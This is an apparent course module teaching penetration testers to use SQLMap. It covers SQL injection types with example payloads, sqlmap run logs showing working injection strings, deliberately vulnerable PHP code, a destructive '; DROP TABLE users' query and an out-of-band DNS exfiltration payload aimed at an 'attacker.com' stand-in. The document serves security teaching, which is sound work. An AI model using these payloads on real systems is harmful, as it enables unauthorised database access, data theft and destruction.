# 18. SQLMap Essentials

## SQLMap Overview

---

SQLMap is a free and open-source penetration testing tool written in Python that automates the process of detecting and exploiting SQL injection (SQLi) flaws. SQLMap has been continuously developed since 2006 and is still maintained today.

```
python sqlmap.py -u 'http://inlanefreight.htb/page.php?id=5'


        ___
       __H__
 ___ ___['']_____ ___ ___  {1.3.10.41#dev}
|_ -| . ['']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting at 12:55:56

[12:55:56] [INFO] testing connection to the target URL
[12:55:57] [INFO] checking if the target is protected by some kind of
WAF/IPS/IDS
[12:55:58] [INFO] testing if the target URL content is stable
[12:55:58] [INFO] target URL content is stable
[12:55:58] [INFO] testing if GET parameter 'id' is dynamic
[12:55:58] [INFO] confirming that GET parameter 'id' is dynamic
[12:55:59] [INFO] GET parameter 'id' is dynamic
[12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id'
might be injectable (possible DBMS: 'MySQL')
[12:56:00] [INFO] testing for SQL injection on GET parameter 'id'
<...SNIP...>
```

SQLMap comes with a powerful detection engine, numerous features, and a broad range of options and switches for fine-tuning the many aspects of it, such as:

| | | |
|---|---|---|
| Target connection | Injection detection | Fingerprinting |
| Enumeration | Optimization | Protection detection and bypass using "tamper" scripts |
| Database content retrieval | File system access | Execution of the operating system (OS) commands |

---

## SQLMap Installation

SQLMap is pre-installed on your Pwnbox, and the majority of security-focused operating systems. SQLMap is also found on many Linux Distributions' libraries. For example, on Debian, it can be installed with:

```
sudo apt install sqlmap
```

If we want to install manually, we can use the following command in the Linux terminal or the Windows command line:

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

After that, SQLMap can be run with:

```
python sqlmap.py
```

---

## Supported Databases

SQLMap has the largest support for DBMSes of any other SQL exploitation tool. SQLMap fully supports the following DBMSes:

| | | | |
|---|---|---|---|
| `MySQL` | `Oracle` | `PostgreSQL` | `Microsoft SQL Server` |
| `SQLite` | `IBM DB2` | `Microsoft Access` | `Firebird` |

| | | | |
|---|---|---|---|
| `Sybase` | `SAP MaxDB` | `Informix` | `MariaDB` |
| `HSQLDB` | `CockroachDB` | `TiDB` | `MemSQL` |
| `H2` | `MonetDB` | `Apache Derby` | `Amazon Redshift` |
| `Vertica`, `Mckoi` | `Presto` | `Altibase` | `MimerSQL` |
| `CrateDB` | `Greenplum` | `Drizzle` | `Apache Ignite` |
| `Cubrid` | `InterSystems Cache` | `IRIS` | `eXtremeDB` |
| `FrontBase` | | | |

The SQLMap team also works to add and support new DBMSes periodically.

---

## Supported SQL Injection Types

SQLMap is the only penetration testing tool that can properly detect and exploit all known SQLi types. We see the types of SQL injections supported by SQLMap with the `sqlmap -hh` command:

```
sqlmap -hh
...SNIP...
  Techniques:
    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")
```

The technique characters `BEUSTQ` refers to the following:

- `B`: Boolean-based blind
- `E`: Error-based
- `U`: Union query-based
- `S`: Stacked queries
- `T`: Time-based blind
- `Q`: Inline queries

---

## Boolean-based blind SQL Injection

Example of `Boolean-based blind SQL Injection`:

```
AND 1=1
```

SQLMap exploits `Boolean-based blind SQL Injection` vulnerabilities through the differentiation of `TRUE` from `FALSE` query results, effectively retrieving 1 byte of information per request. The differentiation is based on comparing server responses to determine whether the SQL query returned `TRUE` or `FALSE`. This ranges from fuzzy comparisons of raw response content, HTTP codes, page titles, filtered text, and other factors.

- `TRUE` results are generally based on responses having none or marginal difference to the regular server response.
- `FALSE` results are based on responses having substantial differences from the regular server response.
- `Boolean-based blind SQL Injection` is considered as the most common SQLi type in web applications.

---

## Error-based SQL Injection

Example of `Error-based SQL Injection`:

```
AND GTID_SUBSET(@@version,0)
```

If the `database management system` ( `DBMS` ) errors are being returned as part of the server response for any database-related problems, then there is a probability that they can be used to carry the results for requested queries. In such cases, specialized payloads for the current DBMS are used, targeting the functions that cause known misbehaviors. SQLMap has the most comprehensive list of such related payloads and covers `Error-based SQL Injection` for the following DBMSes:

| | | |
|---|---|---|
| MySQL | PostgreSQL | Oracle |
| Microsoft SQL Server | Sybase | Vertica |
| IBM DB2 | Firebird | MonetDB |

Error-based SQLi is considered as faster than all other types, except UNION query-based, because it can retrieve a limited amount (e.g., 200 bytes) of data called "chunks" through each request.

---

## UNION query-based

Example of `UNION query-based SQL Injection`:

```
UNION ALL SELECT 1,@@version,3
```

With the usage of `UNION`, it is generally possible to extend the original ( `vulnerable`) query with the injected statements' results. This way, if the original query results are rendered as part of the response, the attacker can get additional results from the injected statements within the page response itself. This type of SQL injection is considered the fastest, as, in the ideal scenario, the attacker would be able to pull the content of the whole database table of interest with a single request.

---

## Stacked queries

Example of `Stacked Queries`:

```
; DROP TABLE users
```

Stacking SQL queries, also known as the "piggy-backing," is the form of injecting additional SQL statements after the vulnerable one. In case that there is a requirement for running non-query statements (e.g. `INSERT`, `UPDATE` or `DELETE`), stacking must be supported by the vulnerable platform (e.g., `Microsoft SQL Server` and `PostgreSQL` support it by default). SQLMap can use such vulnerabilities to run non-query statements executed in advanced features (e.g., execution of OS commands) and data retrieval similarly to time-based blind SQLi types.

---

## Time-based blind SQL Injection

Example of `Time-based blind SQL Injection`:

```
AND 1=IF(2>1,SLEEP(5),0)
```

The principle of `Time-based blind SQL Injection` is similar to the `Boolean-based blind SQL Injection`, but here the response time is used as the source for the differentiation between `TRUE` or `FALSE`.

- `TRUE` response is generally characterized by the noticeable difference in the response time compared to the regular server response
- `FALSE` response should result in a response time indistinguishable from regular response times

`Time-based blind SQL Injection` is considerably slower than the boolean-based blind SQLi, since queries resulting in `TRUE` would delay the server response. This SQLi type is used in cases where `Boolean-based blind SQL Injection` is not applicable. For example, in case the vulnerable SQL statement is a non-query (e.g. `INSERT`, `UPDATE` or `DELETE`), executed as part of the auxiliary functionality without any effect to the page rendering process, time-based SQLi is used out of the necessity, as `Boolean-based blind SQL Injection` would not really work in this case.

---

## Inline queries

Example of `Inline Queries`:

```
SELECT (SELECT @@version) from
```

This type of injection embedded a query within the original query. Such SQL injection is uncommon, as it needs the vulnerable web app to be written in a certain way. Still, SQLMap supports this kind of SQLi as well.

---

## Out-of-band SQL Injection

Example of `Out-of-band SQL Injection`:

```
LOAD_FILE(CONCAT('\\\\',@@version,'.attacker.com\\README.txt'))
```

This is considered one of the most advanced types of SQLi, used in cases where all other types are either unsupported by the vulnerable web application or are too slow (e.g., time-based blind SQLi). SQLMap supports out-of-band SQLi through "DNS exfiltration," where requested queries are retrieved through DNS traffic.

By running the SQLMap on the DNS server for the domain under control (e.g. `.attacker.com`), SQLMap can perform the attack by forcing the server to request non-existent subdomains (e.g. `foo.attacker.com`), where `foo` would be the SQL response we

want to receive. SQLMap can then collect these erroring DNS requests and collect the `foo` part, to form the entire SQL response.

Enable step-by-step solutions for all questions
✨

### Questions

Answer the question(s) below
to complete this Section and earn cubes!

Cheat Sheet

+ 1 What's the fastest SQLi type?

+10 Streak pts

Submit

# Getting Started with SQLMap

---

Upon starting using SQLMap, the first stop for new users is usually the program's help message. To help new users, there are two levels of help message listing:

- `Basic Listing` shows only the basic options and switches, sufficient in most cases (switch `-h`):

```
sqlmap -h

        ___
       __H__
 ___ ___['']_____ ___ ___  {1.4.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)
```

```
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?
id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs
...SNIP...
```

- `Advanced Listing` shows all options and switches (switch `-hh`):

```
sqlmap -hh

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?
id=1")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log
file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    -A AGENT, --user..  HTTP User-Agent header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --param-del=PARA..  Character used for splitting parameter values
(e.g. &)
    --cookie=COOKIE     HTTP Cookie header value (e.g.
```

```
"PHPSESSID=a8d127e..")
    --cookie-del=COO..  Character used for splitting cookie values (e.g.
;)
...SNIP...
```

For more details, users are advised to consult the project's wiki, as it represents the official manual for SQLMap's usage.


---

## Basic Scenario

In a simple scenario, a penetration tester accesses the web page that accepts user input via a `GET` parameter (e.g., `id`). They then want to test if the web page is affected by the SQL injection vulnerability. If so, they would want to exploit it, retrieve as much information as possible from the back-end database, or even try to access the underlying file system and execute OS commands. An example SQLi vulnerable PHP code for this scenario would look as follows:

```
$link = mysqli_connect($host, $username, $password, $database, 3306);
$sql = "SELECT * FROM users WHERE id = " . $_GET["id"] . " LIMIT 0, 1";
$result = mysqli_query($link, $sql);
if (!$result)
    die("<b>SQL error:</b> ". mysqli_error($link) . "<br>\n");
```

As error reporting is enabled for the vulnerable SQL query, there will be a database error returned as part of the web-server response in case of any SQL query execution problems. Such cases ease the process of SQLi detection, especially in case of manual parameter value tampering, as the resulting errors are easily recognized:



To run SQLMap against this example, located at the example URL `http://www.example.com/vuln.php?id=1`, would look like the following:

```
sqlmap -u "http://www.example.com/vuln.php?id=1" --batch

        ___
       __H__
 ___ ___['']_____ ___ ___  {1.4.9}
|_ -| . [,]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 22:26:45 /2020-09-09/

[22:26:45] [INFO] testing connection to the target URL
[22:26:45] [INFO] testing if the target URL content is stable
[22:26:46] [INFO] target URL content is stable
[22:26:46] [INFO] testing if GET parameter 'id' is dynamic
[22:26:46] [INFO] GET parameter 'id' appears to be dynamic
[22:26:46] [INFO] heuristic (basic) test shows that GET parameter 'id'
might be injectable (possible DBMS: 'MySQL')
[22:26:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might
be vulnerable to cross-site scripting (XSS) attacks
[22:26:46] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test
payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL'
extending provided level (1) and risk (1) values? [Y/n] Y
[22:26:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause'
[22:26:46] [WARNING] reflective value(s) found and filtering out
[22:26:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based
blind - WHERE or HAVING clause' injectable (with --string="luther")
[22:26:46] [INFO] testing 'Generic inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:26:46] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING
clause (BIGINT UNSIGNED)'
...SNIP...
[22:26:46] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based -
WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:26:46] [INFO] testing 'MySQL inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[22:26:46] [WARNING] time-based comparison requires larger statistical
model, please wait.......... (done)
...SNIP...
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query
SLEEP)'
[22:26:56] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND
time-based blind (query SLEEP)' injectable
```

```
[22:26:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:26:56] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[22:26:56] [INFO] 'ORDER BY' technique appears to be usable. This should
reduce the time needed to find the right number of query columns.
Automatically extending the range for current UNION query injection
technique test
[22:26:56] [INFO] target URL appears to have 3 columns in query
[22:26:56] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to
20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46
HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8814=8814

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7744 FROM(SELECT
COUNT(*),CONCAT(0x7170706a71,(SELECT
(ELT(7744=7744,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3669 FROM (SELECT(SLEEP(5)))TIxJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT
NULL,NULL,CONCAT(0x7170706a71,0x554d766a4d694850596b754f6f716250584a6d5348
5a52474a7979436647576e766a595374436e78,0x71707a7871)-- -
---
[22:26:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[22:26:57] [INFO] fetched data logged to text files under
'/home/user/.sqlmap/output/www.example.com'

[*] ending @ 22:26:57 /2020-09-09/
```

Note: in this case, option '-u' is used to provide the target URL, while the switch '--batch' is used for skipping any required user-input, by automatically choosing using the default option.

# SQLMap Output Description

---

At the end of the previous section, the sqlmap output showed us a lot of info during its scan. This data is usually crucial to understand, as it guides us through the automated SQL injection process. This shows us exactly what kind of vulnerabilities SQLMap is exploiting, which helps us report what type of injection the web application has. This can also become handy if we wanted to manually exploit the web application once SQLMap determines the type of injection and vulnerable parameter.

---

## Log Messages Description

The following are some of the most common messages usually found during a scan of SQLMap, along with an example of each from the previous exercise and its description.

### URL content is stable

`Log Message:`

- "target URL content is stable"

This means that there are no major changes between responses in case of continuous identical requests. This is important from the automation point of view since, in the event of stable responses, it is easier to spot differences caused by the potential SQLi attempts. While stability is important, SQLMap has advanced mechanisms to automatically remove the potential "noise" that could come from potentially unstable targets.

### Parameter appears to be dynamic

`Log Message:`

- "GET parameter 'id' appears to be dynamic"

It is always desired for the tested parameter to be "dynamic," as it is a sign that any changes made to its value would result in a change in the response; hence the parameter may be linked to a database. In case the output is "static" and does not change, it could be an indicator that the value of the tested parameter is not processed by the target, at least in the current context.

### Parameter might be injectable

`Log Message:` "heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')"

As discussed before, DBMS errors are a good indication of the potential SQLi. In this case, there was a MySQL error when SQLMap sends an intentionally invalid value was used (e.g. `?id=1",)..).))'`), which indicates that the tested parameter could be SQLi injectable and that the target could be MySQL. It should be noted that this is not proof of SQLi, but just an indication that the detection mechanism has to be proven in the subsequent run.

## Parameter might be vulnerable to XSS attacks

`Log Message:`

- "heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks"

While it is not its primary purpose, SQLMap also runs a quick heuristic test for the presence of an XSS vulnerability. In large-scale tests, where a lot of parameters are being tested with SQLMap, it is nice to have these kinds of fast heuristic checks, especially if there are no SQLi vulnerabilities found.

## Back-end DBMS is '...'

`Log Message:`

- "it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]"

In a normal run, SQLMap tests for all supported DBMSes. In case that there is a clear indication that the target is using the specific DBMS, we can narrow down the payloads to just that specific DBMS.

## Level/risk values

`Log Message:`

- "for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]"

If there is a clear indication that the target uses the specific DBMS, it is also possible to extend the tests for that same specific DBMS beyond the regular tests.

This basically means running all SQL injection payloads for that specific DBMS, while if no DBMS were detected, only top payloads would be tested.

## Reflective values found

`Log Message:`

- "reflective value(s) found and filtering out"

Just a warning that parts of the used payloads are found in the response. This behavior could cause problems to automation tools, as it represents the junk. However, SQLMap has filtering mechanisms to remove such junk before comparing the original page content.

## Parameter appears to be injectable

`Log Message:`

- "GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")"

This message indicates that the parameter appears to be injectable, though there is still a chance for it to be a false-positive finding. In the case of boolean-based blind and similar SQLi types (e.g., time-based blind), where there is a high chance of false-positives, at the end of the run, SQLMap performs extensive testing consisting of simple logic checks for removal of false-positive findings.

Additionally, `with --string="luther"` indicates that SQLMap recognized and used the appearance of constant string value `luther` in the response for distinguishing `TRUE` from `FALSE` responses. This is an important finding because in such cases, there is no need for the usage of advanced internal mechanisms, such as dynamicity/reflection removal or fuzzy comparison of responses, which cannot be considered as false-positive.

## Time-based comparison statistical model

`Log Message:`

- "time-based comparison requires a larger statistical model, please wait..... (done)"

SQLMap uses a statistical model for the recognition of regular and (deliberately) delayed target responses. For this model to work, there is a requirement to collect a sufficient number of regular response times. This way, SQLMap can statistically distinguish between the deliberate delay even in the high-latency network environments.

## Extending UNION query injection technique tests

`Log Message:`

- "automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found"

UNION-query SQLi checks require considerably more requests for successful recognition of usable payload than other SQLi types. To lower the testing time per parameter, especially if the target does not appear to be injectable, the number of requests is capped to a constant value (i.e., 10) for this type of check. However, if there is a good chance that the target is vulnerable, especially as one other (potential) SQLi technique is found, SQLMap extends the

default number of requests for UNION query SQLi, because of a higher expectancy of success.

## Technique appears to be usable

`Log Message:`

- "ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test"

As a heuristic check for the UNION-query SQLi type, before the actual `UNION` payloads are sent, a technique known as `ORDER BY` is checked for usability. In case that it is usable, SQLMap can quickly recognize the correct number of required `UNION` columns by conducting the binary-search approach.

Note that this depends on the affected table in the vulnerable query.

## Parameter is vulnerable

`Log Message:`

- "GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]"

This is one of the most important messages of SQLMap, as it means that the parameter was found to be vulnerable to SQL injections. In the regular cases, the user may only want to find at least one injection point (i.e., parameter) usable against the target. However, if we were running an extensive test on the web application and want to report all potential vulnerabilities, we can continue searching for all vulnerable parameters.

## Sqlmap identified injection points

`Log Message:`

- "sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:"

Following after is a listing of all injection points with type, title, and payloads, which represents the final proof of successful detection and exploitation of found SQLi vulnerabilities. It should be noted that SQLMap lists only those findings which are provably exploitable (i.e., usable).

## Data logged to text files

`Log Message:`

- "fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'"

This indicates the local file system location used for storing all logs, sessions, and output data for a specific target - in this case, `www.example.com`. After such an initial run, where the injection point is successfully detected, all details for future runs are stored inside the same directory's session files. This means that SQLMap tries to reduce the required target requests as much as possible, depending on the session files' data.

# Running SQLMap on an HTTP Request

---


SQLMap has numerous options and switches that can be used to properly set up the (HTTP) request before its usage.

In many cases, simple mistakes such as forgetting to provide proper cookie values, over-complicating setup with a lengthy command line, or improper declaration of formatted POST data, will prevent the correct detection and exploitation of the potential SQLi vulnerability.

---

## Curl Commands

One of the best and easiest ways to properly set up an SQLMap request against the specific target (i.e., web request with parameters inside) is by utilizing `Copy as cURL` feature from within the Network (Monitor) panel inside the Chrome, Edge, or Firefox Developer Tools:




By pasting the clipboard content ( `Ctrl-V` ) into the command line, and changing the original command `curl` to `sqlmap`, we are able to use SQLMap with the identical `curl` command:

```
sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept:
image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H
'Connection: keep-alive' -H 'DNT: 1'
```

When providing data for testing to SQLMap, there has to be either a parameter value that could be assessed for SQLi vulnerability or specialized options/switches for automatic parameter finding (e.g. `--crawl`, `--forms` or `-g`).

## GET/POST Requests

In the most common scenario, `GET` parameters are provided with the usage of option `-u` / `--url`, as in the previous example. As for testing `POST` data, the `--data` flag can be used, as follows:


```
sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
```

In such cases, `POST` parameters `uid` and `name` will be tested for SQLi vulnerability. For example, if we have a clear indication that the parameter `uid` is prone to an SQLi vulnerability, we could narrow down the tests to only this parameter using `-p uid`. Otherwise, we could mark it inside the provided data with the usage of special marker `*` as follows:

```
sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
```

## Full HTTP Requests

If we need to specify a complex HTTP request with lots of different header values and an elongated POST body, we can use the `-r` flag. With this option, SQLMap is provided with the "request file," containing the whole HTTP request inside a single textual file. In a common scenario, such HTTP request can be captured from within a specialized proxy application (e.g. `Burp`) and written into the request file, as follows:




An example of an HTTP request captured with `Burp` would look like:

```
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
```

We can either manually copy the HTTP request from within `Burp` and write it to a file, or we can right-click the request within `Burp` and choose `Copy to file`. Another way of capturing the full HTTP request would be through using the browser, as mentioned earlier in the section, and choosing the option `Copy` > `Copy Request Headers`, and then pasting the request into a file.

To run SQLMap with an HTTP request file, we use the `-r` flag, as follows:

```
sqlmap -r req.txt
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.9}
|_ -| . [()]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 14:32:59 /2020-09-11/

[14:32:59] [INFO] parsing HTTP request from 'req.txt'
[14:32:59] [INFO] testing connection to the target URL
[14:32:59] [INFO] testing if the target URL content is stable
[14:33:00] [INFO] target URL content is stable
```

Tip: similarly to the case with the '--data' option, within the saved request file, we can specify the parameter we want to inject in with an asterisk (*), such as '/?id=*'.

---

## Custom SQLMap Requests

If we wanted to craft complicated requests manually, there are numerous switches and options to fine-tune SQLMap.

For example, if there is a requirement to specify the (session) cookie value to `PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c` option `--cookie` would be used as follows:

```
sqlmap ... --cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
```

The same effect can be done with the usage of option `-H/--header`:

```
sqlmap ... -H='Cookie:PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
```

We can apply the same to options like `--host`, `--referer`, and `-A/--user-agent`, which are used to specify the same HTTP headers' values.

Furthermore, there is a switch `--random-agent` designed to randomly select a `User-agent` header value from the included database of regular browser values. This is an important switch to remember, as more and more protection solutions automatically drop all HTTP traffic containing the recognizable default SQLMap's User-agent value (e.g. `User-agent: sqlmap/1.4.9.12#dev (http://sqlmap.org)`). Alternatively, the `--mobile` switch can be used to imitate the smartphone by using that same header value.

While SQLMap, by default, targets only the HTTP parameters, it is possible to test the headers for the SQLi vulnerability. The easiest way is to specify the "custom" injection mark after the header's value (e.g. `--cookie="id=1*"`). The same principle applies to any other part of the request.

Also, if we wanted to specify an alternative HTTP method, other than `GET` and `POST` (e.g., `PUT`), we can utilize the option `--method`, as follows:

```
sqlmap -u www.target.com --data='id=1' --method PUT
```

---

## Custom HTTP Requests

Apart from the most common form-data `POST` body style (e.g. `id=1`), SQLMap also supports JSON formatted (e.g. `{"id":1}`) and XML formatted (e.g. `<element><id>1</id></element>`) HTTP requests.

